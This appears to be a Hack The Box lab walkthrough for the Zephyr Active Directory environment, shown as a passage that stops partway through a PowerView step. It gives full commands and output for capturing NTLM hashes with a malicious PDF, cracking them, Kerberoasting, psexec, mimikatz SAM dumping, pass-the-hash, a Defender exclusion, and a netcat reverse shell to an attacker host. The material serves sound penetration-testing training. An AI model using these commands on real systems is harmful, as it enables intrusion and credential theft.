



HACKTHEBOX



Zephyr

17th October 2022 / Document No. D22.103.06

Version: 1.0

Prepared By: TheCyberGeek

Lab Author(s): Dmw0ng & TheCyberGeek

Classification: Confidential

Description

Zephyr is an intermediate level real-world enterprise environment that features a wide range of modern Active Directory flaws and misconfigurations. Zephyr Server Management is mandated to have quarterly penetration tests as per financial regulatory body compliance requirements, and are focused on patching. The company has completed several acquisitions, with the acquired entities being "plugged in" by means of domain trusts.

You have been assigned the task of testing the internal network and have been given access to a VPN to communicate with the network. You are tasked to explore the corporate environment, pivot across trust boundaries, and ultimately attempt to compromise all Painters and Zephyr Server Management entities.

Zephyr will test your understanding of Active Directory enumeration, exploitation, and post-exploitation as well as lateral movement, pivoting, and modern web application attacks. Some flags are required to advance through the lab, while others are side-quests that reinforce enumeration and post-exploitation skills.


This **Red Team Operator Level I** lab will expose players to:

- Enumeration
- Exploitation of a wide range of real-world Active Directory flaws
- Relay Attacks
- Lateral movement and crossing trust boundaries
- SQL Attacks
- Privilege escalation
- Web application attacks

The Premonition

We'll begin by performing a ping sweep on the `10.10.110.0/24` subnet to identify exposed hosts.

```
nmap -sn -T4 10.10.110.0/24 -oN active-hosts
```

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. It displays the output of an nmap ping sweep command. The output shows the command being executed, the start time, elapsed time, and the discovery of two active hosts: 10.10.110.2 and 10.10.110.35.

```
nmap -sn -T4 10.10.110.0/24 -oN active-hosts

Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-26 23:03 EST
Stats: 0:00:17 elapsed; 0 hosts completed (0 up), 256 undergoing Ping
Scan
Ping Scan Timing: About 100.00% done; ETC: 23:04 (0:00:00 remaining)
Nmap scan report for 10.10.110.2
Host is up (0.14s latency).
Nmap scan report for 10.10.110.35
Host is up (0.29s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 18.21 seconds
```

The `-sn` flag in nmap disables port scanning and discovers hosts based on ICMP requests. It was able to find two active hosts, out of which `10.10.110.2` can be ignored as it's the lab controller. Let's do a full port SYN scan, with service and version enumeration to discover open ports on this host.

```
nmap -p- -T4 -sV -sC --min-rate=1000 10.10.110.35
```

```
nmap -p- -T4 -sV -sC --min-rate=1000 10.10.110.35

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91:ca:e7:7e:99:03:a9:78:e8:86:2e:e8:cc:2b:9f:08 (RSA)
|   256 b1:7f:c0:06:9b:e7:08:b4:6a:ab:bd:c2:96:04:23:49 (ECDSA)
|_  256 0d:3b:89:bc:d5:a4:35:e0:dd:c4:22:14:7a:48:ad:7c (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://painters.htb/home
443/tcp   open  ssl/http nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=painters.htb/countryName=GB
| Subject Alternative Name: DNS:mail.painters.htb, IP
Address:192.168.110.51
| Not valid before: 2022-04-04T10:00:52
|_Not valid after:  2032-04-01T10:00:52
| tls-alpn:
|   h2
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: Did not follow redirect to https://painters.htb/home
|_http-server-header: nginx/1.18.0 (Ubuntu)
| tls-nextprotoneg:
|   h2
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The host `10.10.110.35` found to have three open ports. Browsing to port 80 redirects us to `https://painters.htb`. Let's add the domain name to our `/etc/hosts` file.

```
echo 'painters.htb 10.10.110.35' | sudo tee -a /etc/hosts
```

The landing page displays a companies business page for a painting and decorating business.



The site has limited functionality, but we notice in the `Vacancies` section of the site that we can apply for job applications by uploading a PDF. Application enforcing strict content validation against other formats. We notice that there is a message about applications being reviewed on a first come first serve basis, indicating that there must be an employee of the organization validating the applications after submission.



Apply now!

All applications will be reviewed by our staff on a first come first serve basis so please be patient as there may be a delay in responses.

Use the form below to select your PDF.

No file selected.

Upload your PDF

Assuming that someone is opening PDFs then we could attempt to capture a hash for the network using `BadPDF` metasploit module. Set up Responder utility locally and listen for SMB requests.

```
sudo apt install -y responder
sudo responder -I tun0
```

Let's start `metasploit` and load the `BadPDF` module.

```
msfconsole
use auxiliary/fileformat/badpdf
set filename application.pdf
set lhost 10.10.14.15
run
```

```
[msf](Jobs:0 Agents:0) >> use auxiliary/fileformat/badpdf
[msf](Jobs:0 Agents:0) auxiliary(fileformat/badpdf) >> set filename application.pdf
filename => application.pdf
[msf](Jobs:0 Agents:0) auxiliary(fileformat/badpdf) >> set LHOST 10.10.14.15
LHOST => 10.10.14.15
[msf](Jobs:0 Agents:0) auxiliary(fileformat/badpdf) >> run
[+] application.pdf stored at /home/ubuntu/.msf4/local/application.pdf
[*] Auxiliary module execution completed
```

This generates a PDF locally. Navigate to **Vacancies** section of the website and upload the PDF.



Apply now!

All applications will be reviewed by our staff on a first come first serve basis so please be patient as there may be a delay in responses.

Use the form below to select your PDF.

Successfully uploaded application!

application.pdf

Upload your PDF

After a minute or so, Responder successfully captures a hash for `painters\riley`.

[illegible]

Hashcat can be used to crack the hash. This reference [link](#) explains how to crack the hash using local utilities for NTLMv2.

```
cp /usr/share/responder/logs/SMB-NTLMv2-SSP-10.10.110.35.txt hash.txt
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```



```

hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt

<SNIP>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

RILEY::PAINTERS:9955c711eb3f7619:206a2e31855a74a20c6ad3a405bcf205:010100000000000008
0a7b59f8419d90158d692d79c8da83e000000000200080046004b003900390001001e00570049004e00
2d00510044005200540031004b004a00330053004c004b0004003400570049004e002d0051004400520
0540031004b004a00330053004c004b002e0046004b00390039002e004c004f00430041004c00030014
0046004b00390039002e004c004f00430041004c000500140046004b00390039002e004c004f0043004
1004c000700080080a7b59f8419d90106000400020000000800300030000000000000000000000020
000015b937e6051ab3bfbff731e5517352f47f9cd4e4ec724989da07b214fbb796860a0010000000000
0000000000000000000000900200063006900660073002f00310030002e00310030002e00310034
002e00310038000000000000000000:P@ssw0rd

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: NetNTLMv2
Hash.Target.....: RILEY::PAINTERS:9955c711eb3f7619:206a2e31855a74a20c...000000
Time.Started.....: Mon Dec 26 23:58:40 2022 (1 sec)
Time.Estimated...: Mon Dec 26 23:58:41 2022 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 586.0 kH/s (1.72ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 8192/14344385 (0.06%)
Rejected.....: 0/8192 (0.00%)
Restore.Point....: 6144/14344385 (0.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: horoscope -> whitetiger

Started: Mon Dec 26 23:58:39 2022
Stopped: Mon Dec 26 23:58:42 2022

```

This is successful and the password is cracked. Using the credentials `riley : P@ssw0rd` we can authenticate to SSH and obtain the first flag.

```

ssh riley@painters.htb
riley@painters.htb's password:
<SNIP>
riley@mail:~$ id
uid=1003(riley) gid=1003(riley) groups=1003(riley)
riley@mail:~$ cat flag.txt
ZEPHYR{HuM4n_3rr0r_1s_0uR_D0wnf4ll}

```

Recycled

Having foothold on the system we can start exploring the internal network. Let's check the network interfaces information.

```
riley@mail:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.110.51 netmask 255.255.255.0 broadcast 192.168.110.255
    inet6 fe80::250:56ff:feb9:cdf1 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b9:cd:f1 txqueuelen 1000 (Ethernet)
    RX packets 4573 bytes 766725 (766.7 KB)
    RX errors 0 dropped 82 overruns 0 frame 0
    TX packets 3539 bytes 2533511 (2.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

<SNIP>
```

The output reveals the internal network range. We can make use of ping to identify live hosts in this network range. Issue below commands in the mail session.

```
for i in {1..255};do ping -c 1 192.168.110.$i > /dev/null;if [ $? -eq 0 ];then echo
192.168.110.$i;fi;done
```

```
riley@mail:~$ for i in {1..255};do ping -c 1 192.168.110.$i > /dev/null;if [ $? -eq
0 ];then echo 192.168.110.$i;fi;done

192.168.110.1
192.168.110.51
192.168.110.52
192.168.110.53
192.168.110.54
192.168.110.55
```

This identified 6 hosts which includes the gateway `192.168.110.1` and the host itself `192.168.110.51`. There is another host which doesn't respond to ping but show up in the arp output.

```
riley@mail:~$ arp | grep -v "incomplete"
Address                  HWtype  HWaddress      Flags Mask            Iface
_gateway                 ether    00:50:56:b9:7a:44    C                     eth0
192.168.110.56            ether    00:50:56:b9:16:83    C                     eth0
```

Let's upload static [nmap](#) binary to the machine to perform a full network scan for the identified hosts..

```
wget https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/nmap
scp nmap riley@painters.htb:/home/riley/nmap
chmod +x /home/riley/nmap
```

```
./nmap -p- -Pn 192.168.110.52-56
```

```
riley@mail:~$ ./nmap -p- -Pn 192.168.110.52-56
```

```
<SNIP>
```

```
Nmap scan report for 192.168.110.52
```

PORT	STATE	SERVICE
135/tcp	open	epmap
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
5985/tcp	open	unknown

```
Nmap scan report for 192.168.110.53
```

PORT	STATE	SERVICE
135/tcp	open	epmap
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
5985/tcp	open	unknown

```
Nmap scan report for 192.168.110.54
```

PORT	STATE	SERVICE
5985/tcp	open	unknown

```
Nmap scan report for 192.168.110.55
```

PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos
135/tcp	open	epmap
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd
593/tcp	open	unknown
636/tcp	open	ldaps
3268/tcp	open	unknown
3269/tcp	open	unknown
5985/tcp	open	unknown
9389/tcp	open	unknown
10050/tcp	open	zabbix-agent
49664/tcp	open	unknown
49667/tcp	open	unknown
49668/tcp	open	unknown
50650/tcp	open	unknown
50659/tcp	open	unknown
50663/tcp	open	unknown
50681/tcp	open	unknown

```
Nmap scan report for 192.168.110.56
```

PORT	STATE	SERVICE
135/tcp	open	epmap
5040/tcp	open	unknown
5985/tcp	open	unknown

Nmap scan output shows that there is a domain controller on `192.168.110.55` followed by numerous Windows machines across the network. Since we have SSH access to the network, we can utilize [sshuttle](#) utility to forward all connections to us to locally perform enumeration against the internal network.


```
sudo sshuttle -r riley@10.10.110.35 192.168.110.0/24 -v
```

Let's attempt to see if we can reuse the credentials in any of the machines in the network through WinRM.

```
cme winrm 192.168.110.52-56 -u 'riley' -p 'P@ssw0rd' -d 'painters'
```

```
cme winrm 192.168.110.52-56 -u 'riley' -p 'P@ssw0rd' -d 'painters'
```

HTTP	192.168.110.54	5985	192.168.110.54	[*]	http://192.168.110.54:5985/wsman
HTTP	192.168.110.53	5985	192.168.110.53	[*]	http://192.168.110.53:5985/wsman
HTTP	192.168.110.52	5985	192.168.110.52	[*]	http://192.168.110.52:5985/wsman
HTTP	192.168.110.56	5985	192.168.110.56	[*]	http://192.168.110.56:5985/wsman
HTTP	192.168.110.55	5985	192.168.110.55	[*]	http://192.168.110.55:5985/wsman
WINRM	192.168.110.54	5985	192.168.110.54	[-]	painters\riley:P@ssw0rd
WINRM	192.168.110.53	5985	192.168.110.53	[-]	painters\riley:P@ssw0rd
WINRM	192.168.110.52	5985	192.168.110.52	[-]	painters\riley:P@ssw0rd
WINRM	192.168.110.56	5985	192.168.110.56	[+]	painters\riley:P@ssw0rd (Pwn3d!)
WINRM	192.168.110.55	5985	192.168.110.55	[-]	painters\riley:P@ssw0rd

Attempt is successful and the credentials do work on `.56` host. Let's login to the host with WinRM.

```
gem install evil-winrm  
evil-winrm -i 192.168.110.56 -u 'painters\riley' -p 'P@ssw0rd'
```

```
evil-winrm -i 192.168.110.56 -u 'painters\riley' -p 'P@ssw0rd'
```

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\riley.PAINTERS\Documents>

Checking our current user we can see that the domain user is not part of the local administrators for the machine.

```
*Evil-WinRM* PS C:\Users\riley.PAINTERS\Documents> whoami /groups

GROUP INFORMATION
-----
```

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level	Label	S-1-16-8192	

Checking the `C:\Users\` directory, we can see that there is a local account called `riley` on the system. Checking the local group memberships of `riley` shows that the user is in fact a local administrator on the system.

```
*Evil-WinRM* PS C:\Users\riley.PAINTERS\Documents> net user riley

<SNIP>
Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

To gain access to the local `riley` account we exit the current session and login to WinRM without the domain, which lets us authenticate as the local administrator.

```
evil-winrm -i 192.168.110.56 -u riley -p 'P@ssw0rd'
```

From here we can read the flag in `C:\Users\Administrator\Desktop\flag.txt`.

```
evil-winrm -i 192.168.110.56 -u riley -p 'P@ssw0rd'
*Evil-WinRM* PS C:\Users\riley\Documents> type c:\users\administrator\Desktop\flag.txt
ZEPHYR{PwN1nG_W17h_P4s5W0rd_R3U53}
```

Disclosure

Let's investigate the active directory ACLs with BloodHound. Add an exclusion path for Windows Defender so that we can run [SharpHound.exe](#) on the target.

```
powershell -ep bypass
mkdir c:\temp
add-mppreference -ExclusionPath c:\temp
upload SharpHound.exe c:\temp\SharpHound.exe
c:\temp\SharpHound.exe --outputdirectory c:\temp --ldapusername riley --ldappassword P@ssw0rd
```

```
*Evil-WinRM* PS C:\Users\riley\Documents> c:\temp\SharpHound.exe --outputdirectory c:\temp --ldapusername riley --ldappassword P@ssw0rd

2022-12-27T07:49:28.9613489+00:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2022-12-27T07:49:29.6644728+00:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-12-27T07:49:29.8429096+00:00|INFORMATION|Initializing SharpHound at 07:49 on 27/12/2022
2022-12-27T07:49:30.1872324+00:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-12-27T07:49:30.5882461+00:00|INFORMATION|Beginning LDAP search for painters.htb
2022-12-27T07:49:30.6665069+00:00|INFORMATION|Producer has finished, closing LDAP channel
2022-12-27T07:49:30.6665069+00:00|INFORMATION|LDAP channel closed, waiting for consumers
2022-12-27T07:50:00.9327540+00:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2022-12-27T07:50:26.6202083+00:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2022-12-27T07:50:26.6827168+00:00|INFORMATION|Output channel closed, waiting for output task to complete
2022-12-27T07:50:26.7920909+00:00|INFORMATION|Status: 102 objects finished (+102 1.821429)/s -- Using 45 MB RAM
2022-12-27T07:50:26.7920909+00:00|INFORMATION|Enumeration finished in 00:00:56.2090761
2022-12-27T07:50:27.0577144+00:00|INFORMATION|Saving cache with stats: 62 ID to type mappings.
63 name to SID mappings.
1 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2022-12-27T07:50:27.0577144+00:00|INFORMATION|SharpHound Enumeration Completed at 07:50 on 27/12/2022! Happy Graphing!
```

Download the exported zip locally through download feature of `Evil-WinRM`.


```
download c:\temp\<filename>.zip <localpath>
```

```
*Evil-WinRM* PS C:\Users\riley\Documents> download c:\temp\20221227075025_BloodHound.zip /htb/20221227075025_BloodHound.zip
```

```
Info: Downloading c:\temp\20221227075025_BloodHound.zip to /htb/20221227075025_BloodHound.zip
```

```
Info: Download successful!
```

Import the project into BloodHound. We discover that there are kerberoastable users through [Analysis > Kerberos Integration > List all Kerberoastable Accounts](#) option.



We can perform GetUserSPNs to extract a hash for a service account from the domain controller.

```
GetUserSPNs.py -request -dc-ip 192.168.110.55 'painters.htb/riley:P@ssw0rd'
```

```
GetUserSPNs.py -request -dc-ip 192.168.110.55 'painters.htb/riley:P@ssw0rd'

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName  Name      MemberOf  PasswordLastSet      LastLogon      Delegation
-----
HTTP/svc.painters.htb web_svc    -----
HTTP/dc.painters.htb  blake     2022-10-17 12:37:07.741019 2022-03-09 14:43:24.961963
2022-03-06 14:43:06.695009 2022-03-06 16:48:38.382519 constrained

[-] CCache file is not found. Skipping...
$krb5tgs$23$*web_svc$PAINTERS.HTB$painters.htb/web_svc*$8c498c5dcec8574aacb54ec91<SNIP>
$krb5tgs$23$*blake$PAINTERS.HTB$painters.htb/blake*$28ab64eadb0f508ce3476f03df3e986<SNIP>
```

We focus on `web_svc` for now and save the hash. Hashcat can be used to crack the hash.

```
hashcat -m 13100 --force hash /usr/share/wordlists/rockyou.txt
```



```
hashcat -m 13100 --force hashes /usr/share/wordlists/rockyou.txt

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*web_svc$PAINTERS.HTB$painters.htb/web_svc*$0fd17cbeb74044a80b944147c6366092$ac009e31fb83c7d957f2dee616a24832aef309fc9a70c6eea2da8dc280f317703946c99b3daf26a7591bcb13afa81eca<SNIP
>:!QAZ1qaz

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Kerberos 5, etype 23, TGS-REP
Hash.Target.....: $krb5tgs$23$*web_svc$PAINTERS.HTB$painters.htb/web_...08160a
Time.Started.....: Tue Dec 27 04:26:10 2022, (0 secs)
Time.Estimated...: Tue Dec 27 04:26:10 2022, (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 927.6 kH/s (7.93ms) @ Accel:64 Loops:1 Thr:64 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 40960/14344385 (0.29%)
Rejected.....: 0/40960 (0.00%)
Restore.Point....: 32768/14344385 (0.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: dyesebel -> loserface1

Started: Tue Dec 27 04:26:09 2022
Stopped: Tue Dec 27 04:26:11 2022
```

Attempting to reuse these credentials across the network shows that we can gain code execution on 192.168.110.52.

```
psexec.py 'painters.htb/web_svc:!QAZ1qaz@192.168.110.52'
```



```
psexec.py 'painters.htb/web_svc:!QAZ1qaz@192.168.110.52'  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Requesting shares on 192.168.110.52.....  
[*] Found writable share ADMIN$  
[*] Uploading file NVHznbHq.exe  
[*] Opening SVCManager on 192.168.110.52.....  
[*] Creating service fMuB on 192.168.110.52.....  
[*] Starting service fMuB.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.20348.1366]  
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> whoami  
nt authority\system
```

From here we can read the flag located in `C:\Users\Administrator\Desktop\flag.txt`.



```
C:\Windows\system32> type c:\users\administrator\desktop\flag.txt  
ZEPHYR{S3rV1c3_AcC0Un7_5PN_Tr0uBl35}
```

Persistence

Let's try to dump the system hashes by uploading [mimikatz.exe](#) and [netcat](#) to the target. First download files to the local machine.

```
wget https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip
wget https://github.com/int0x33/nc.exe/raw/master/nc64.exe
```

Then spawn a `python3` web server on local machine. In general in enterprise networks both the inbound and outbound connections are allowed for application traffic (port 80 and 443).

```
sudo python3 -m http.server 80
```

From the SVC machine, use powershell to grab `mimikatz.exe` and `nc64.exe` executables.

```
powershell
iwr http://10.10.14.15/mimikatz.exe -O mimikatz.exe
iwr http://10.10.14.15/nc64.exe -O nc64.exe
```

Start a netcat listener on our local machine.

```
sudo nc -lvvp 443
```

Then send a shell from the SVC machine.

```
.\nc64.exe 10.10.14.15 443 -e cmd.exe
```

From the new shell we can use `mimikatz.exe` and dump the SAM.

```
mimikatz.exe
privilege::debug
lsadump::sam
```

```
C:\Users\Administrator\Documents>mimikatz.exe
```

```
.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com)
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # lsadump::sam
Domain : PNT-SVRSVC
SysKey : b131ea5c8206a94e3d32119d035961a9
Local SID : S-1-5-21-1894836871-1209905952-3336604744
```

```
SAMKey : 21027b48a361fb0094c6eb79509e228d
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 6ee87fa6593a4798fe651f5f5a4e663e
<SNIP>
User : James
Hash NTLM: 8af1903d3c80d3552a84b6ba296db2ea
<SNIP>
```

Now we have a NTLM for James user. Using `crackmapexec` we can check if the hash can be reused across the network.

```
cme smb 192.168.110.52-56 -d . -u James -H :8af1903d3c80d3552a84b6ba296db2ea --shares
```

```
cme smb 192.168.110.52-56 -d . -u James -H :8af1903d3c80d3552a84b6ba296db2ea --shares
```

SMB	192.168.110.52	445	PNT-SVRSVC	[*] Windows 10.0 Build 20348 x64 (name:PNT-SVRSVC) (domain:.) (signing:False) (SMBv1:False)
SMB	192.168.110.55	445	DC	[*] Windows 10.0 Build 20348 x64 (name:DC) (domain:.) (signing:True) (SMBv1:False)
SMB	192.168.110.53	445	PNT-SVRBPA	[*] Windows 10.0 Build 20348 x64 (name:PNT-SVRBPA) (domain:.) (signing:False) (SMBv1:False)
SMB	192.168.110.52	445	PNT-SVRSVC	[-] .\James::8af1903d3c80d3552a84b6ba296db2ea STATUS_PASSWORD_EXPIRED
SMB	192.168.110.52	445	PNT-SVRSVC	[-] Error enumerating shares: Error while reading from remote
SMB	192.168.110.55	445	DC	[-] .\James::8af1903d3c80d3552a84b6ba296db2ea STATUS_LOGON_FAILURE
SMB	192.168.110.53	445	PNT-SVRBPA	[+] .\James::8af1903d3c80d3552a84b6ba296db2ea (Pwn3d!)
SMB	192.168.110.53	445	PNT-SVRBPA	[+] Enumerated shares
SMB	192.168.110.53	445	PNT-SVRBPA	Share Permissions Remark
SMB	192.168.110.53	445	PNT-SVRBPA	-----
SMB	192.168.110.53	445	PNT-SVRBPA	ADMIN\$ READ,WRITE Remote Admin
SMB	192.168.110.53	445	PNT-SVRBPA	C\$ READ,WRITE Default share
SMB	192.168.110.53	445	PNT-SVRBPA	IPC\$ READ Remote IPC

We have a successful authentication against the `PNT-SVRBPA` machine. Using `psexec` we can gain a shell by passing the hash.


```
psexec.py 'james@192.168.110.53' -hashes :8af1903d3c80d3552a84b6ba296db2ea
```

```
psexec.py 'james@192.168.110.53' -hashes :8af1903d3c80d3552a84b6ba296db2ea

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation


[*] Requesting shares on 192.168.110.53.....
[*] Found writable share ADMIN$
[*] Uploading file rxfnm\JT.exe
[*] Opening SVCManager on 192.168.110.53.....
[*] Creating service buna on 192.168.110.53.....
[*] Starting service buna.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.1366]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> type c:\users\administrator\desktop\flag.txt
ZEPHYR{P3r5isT4nc3_1s_k3Y_4_M0v3men7}
```

Heartbreak

Referring back to BloodHound we can search for `PNT-SVRBPA.PAINTERS.HTB`, select `Reachable high value targets` and see that `PNT-SVRBPA.PAINTERS.HTB` has `ForceChangePassword` on `BLAKE@PAINTERS.HTB`.



`BLAKE@PAINTERS.HTB` is allowed to delegate to the domain controller which allows us to impersonate the `DC` machine account to perform a DCSync attack. To leverage this we upload [PowerView.ps1](#) to the `PNT-SVRBPA` machine and issue the following commands to change password for blake user.

```
powershell -ep bypass
